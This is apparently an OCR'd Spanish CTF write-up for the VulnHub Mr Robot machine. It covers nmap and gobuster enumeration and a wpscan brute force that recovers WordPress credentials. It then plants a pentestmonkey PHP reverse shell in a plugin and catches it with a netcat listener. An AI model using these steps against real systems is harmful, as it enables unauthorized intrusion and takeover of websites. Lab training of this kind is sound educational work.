


Autor	José Luis Trigo Calvo
LinkedIn	linkedin.com/in/jltrigoc/
Web	joseltc.github.io/
Email	jltrigoc01@gmail.com



Contenido

Declaración de uso ético 2

Máquinas utilizadas: 2

RESOLUCIÓN PASO A PASO 3

1.- Reconocimiento de máquinas 3

2.-Enumeración Web 5

3.-Explotación de Wordpress 8

4.- Escalada de privilegios 14

5.- Resultados obtenidos: 16

Declaración de uso ético

El contenido de este documento refleja el proceso de resolución de un CTF (Capture The Flag) con fines estrictamente educativos. Todas las herramientas y comandos empleados se han utilizado en un entorno controlado y autorizado, como parte de mi formación como ethical hacker. No se ha realizado ninguna actividad ilícita ni se ha atacado ningún sistema real sin consentimiento. El único propósito de este trabajo es el aprendizaje y la mejora de las habilidades en ciberseguridad.

Máquinas utilizadas:

- Kali Linux : https://www.kali.org/get-kali/#kali-virtual-machines

- CTF MR Robot: https://www.vulnhub.com/entry/mr-robot-1,151/

RESOLUCIÓN PASO A PASO


1.- Reconocimiento de máquinas

Ambas máquinas se encuentran dentro de una misma interfaz de red.

Con el comando ip a comprobamos la IP que ha sido asignada a nuestra máquina Kali Linux. (IP Kali Linux -> 192.168.56.101)


Con el comando **sudo nmap -sn 192.168.56.0/24** buscamos la IP de nuestra máquina MR Robot.

Como podemos ver , la IP asignada es : 192.168.56.102



Ahora procederemos a escanear la máquina Mr Robot más a fondo para saber los servicios que está prestando y en que puertos.


Para ello utilizaremos el comando **nmap -sV 192.168.56.102**



Como podemos ver obtenemos que la máquina tiene abiertos los siguientes puertos y está ofreciendo los siguientes servicios:

Puerto 22	ssh
Puerto 80	Apache / http
Puerto 443	Apache / Ssl/http


Como vemos que en el puerto 80 y el 443 hay un servidor Apache con un servidor web.Si introducimos la dirección IP de nuestra maquina MR-Robot podemos ver que está funcionando correctamente y que nos da una serie de comandos que podemos utilizar para buscar información.



2.-Enumeración Web

Ahora que ya sabemos que hay un servidor web , vamos a realizar un escaneo de enumeración web que usa Nmap para descubrir directorios y archivos ocultos en servidores web.


Utilizaremos el comando **nmap –script=http-enum.nse -p 80 192.168.56.102**



Este comando nos da muchísima información que podemos utilizar para nuestra investigación. Por ejemplo, ya sabemos que nos encontramos ante una página con **wordpress** y podemos ver que el servidor tiene algunos archivos interesantes como es **‘robots.txt’**.

Los comandos que muestran los archivos de una web no siempre muestran todas las rutas en su totalidad, por eso es interesante utilizar alguna herramienta más para ver si hemos detectado todos los directorios de la página.

Para ello hemos utilizado la herramienta gobuster y el siguiente comando **gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt**




Con este comando la salida en rutas es bastante más clara.

Vamos a investigar con los resultados obtenidos.

La consulta del archivo robots.txt ha sido todo un logro, pues nos muestra que hay dos archivos:

- **fsocity.dic**
- **key-1-of-3.txt**



Vamos a descargar los archivos y ver que es lo que contienen:

Con el comando **wget http://192.168.56.102/key-1-of-3.txt** descargamos el archivo key-1-of-3.txt y al abrirlo vemos que contiene la primera key que estábamos buscando.

Key 1: 073403c8a58a1f80d943455fb30724b9



Con el comando **wget http://192.168.56.102/fsocity.dic** descargamos el archivo fsocity.dic y comprobamos que es un diccionario con posibles nombres o contraseñas para acceder a wordpress.




3.-Explotación de Wordpress

Ya que los usuarios(admin,root) y contraseñas(admin,1234,password) comunes no nos dan acceso a wordpress vamos a utilizar el diccionario que nos han dado para intentar obtener ese acceso.

Primera opción:

Con el objetivo de reducir el tiempo de ejecución a la hora de intentar hacer el ataque de fuerza bruta , utilizamos el comando **wc -l fsocity.dic** para saber el numero de palabras que contiene el fichero y el comando **sort fsocity.dic | uniq | wc -l** para quedarnos solo una vez con cada palabra, quitando así las repetidas y reduciendo el tiempo del ataque considerablemente. (Hemos pasado de tener 858160 palabras a 11451).



Al ser una máquina temática (pertenece a la serie mr robot) antes de usar el mismo diccionario para intentar obtener usuario y contraseña(podría llevarnos horas) vamos a formar un archivo con los nombres de los protagonistas de la serie como posible nombre de usuario.



Ahora ya podemos realizar el ataque de fuerza bruta para intentar obtener acceso a wordpress.Para ello utilizaremos el comando **wpscan --url http://192.168.56.102 -U users.txt -P words.dic --password-attack wp-login**

```
[+] Performing password attack on Wp Login against 15 user/s
[SUCCESS] - Elliot / ER28-0652
[SUCCESS] - elliot / ER28-0652
Trying Darlene / Year201120102009200820072006200520042003200220
819571956195519541953195219511950194919481947194619451944194319
Trying Angela / Year201120102009200820072006200520042003200220
195719561955195419531952195119501949194819471946194519441943195
Trying Shayla / Year201120102009200820072006200520042003200220
195719561955195419531952195119501949194819471946194519441943195
Trying tyrell / Year201120102009200820072006200520042003200220
195719561955195419531952195119501949194819471946194519441943195
Trying Trenton / Year201120102009200820072006200520042003200220
819571956195519541953195219511950194919481947194619451944194319
Trying mobley / Year201120102009200820072006200520042003200220
195719561955195419531952195119501949194819471946194519441943195
Trying  / Zzydrax Time: 00:42:35 <=========================================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652
 | Username: elliot, Password: ER28-0652


[!] No WPScan API Token given, as a result vulnerability data
[!] You can get a free API token with 25 daily requests by reg

[+] Finished: Fri Jun 26 19:28:38 2026
[+] Requests Done: 160256
[+] Cached Requests: 41
[+] Data Sent: 66.125 MB
[+] Data Received: 622.766 MB
[+] Memory used: 326.848 MB
[+] Elapsed time: 00:42:44
```

Como podemos ver hemos obtenido dos posibles usuarios:

Elliot	ER28-0652
elliot	ER28-0652


Y tras probar con la primera opción , vemos que ya podemos acceder a wordpress.





Segunda opción:

Investigando el resto de los directorios obtenidos con los escaneos, en el directorio License podemos encontrar una pista.




```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

Investigando un poco, podemos ver que ese código está códificado en base 64.

Para descifrarlo vamos a utilizar el comando

echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d

```
Joseltc@\h:\w# echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliot:ER28-0652
```


Y podemos ver que contiene el usuario y la contraseña , que es el mismo que hemos conseguido con el ataque de fuerza bruta.

Ahora llega la parte más interesante, vamos a intentar establecer una shell reversa desde nuestro Kali Linux a la máquina MR Robot usando wordpress con el fin de poder navegar en los directorios propios de la máquina atacada.

Para ello debemos introducir código php en uno de los plugins de wordpress.


El código que he utilizado para realizar la shell reversa lo he obtenido de https://github.com/pentestmonkey/php-reverse-shell .

Seguiremos la ruta Plugins > Installed Plugins y editaremos el código de uno de ellos, donde insertaremos el código de la shell reversa.




***Importante : La dirección ip que se introduce en este código es la de la máquina atacante, no la de la máquina atacada.**


Una vez introducido el código debemos abrir una terminal con el comando **nc -lnvp 5555 ,**que será la terminal donde estemos escuchando a la máquina atacada.




Ahora debemos volver a wordpress y activar el plugin en el que hemos introducido el código de la shell reversa.



Al pulsar sobre Activar podemos ver que la terminal donde estábamos escuchando se ha actualizado y que ya tenemos acceso a la máquina.



Ahora ya que estamos dentro de la máquina podemos ejecutar una serie de comandos como:



PWD	Directorio actual
ID	Datos sobre el usuario actual
WHOAMI	Usuario actual
LS -LA /HOME	Directorios home que contiene la máquina

Podemos ver que la máquina contiene un directorio **home** con nombre **robot.**

Haremos un cd para entrar en ese directorio y ver lo que contiene.

```
$ cd /home/robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

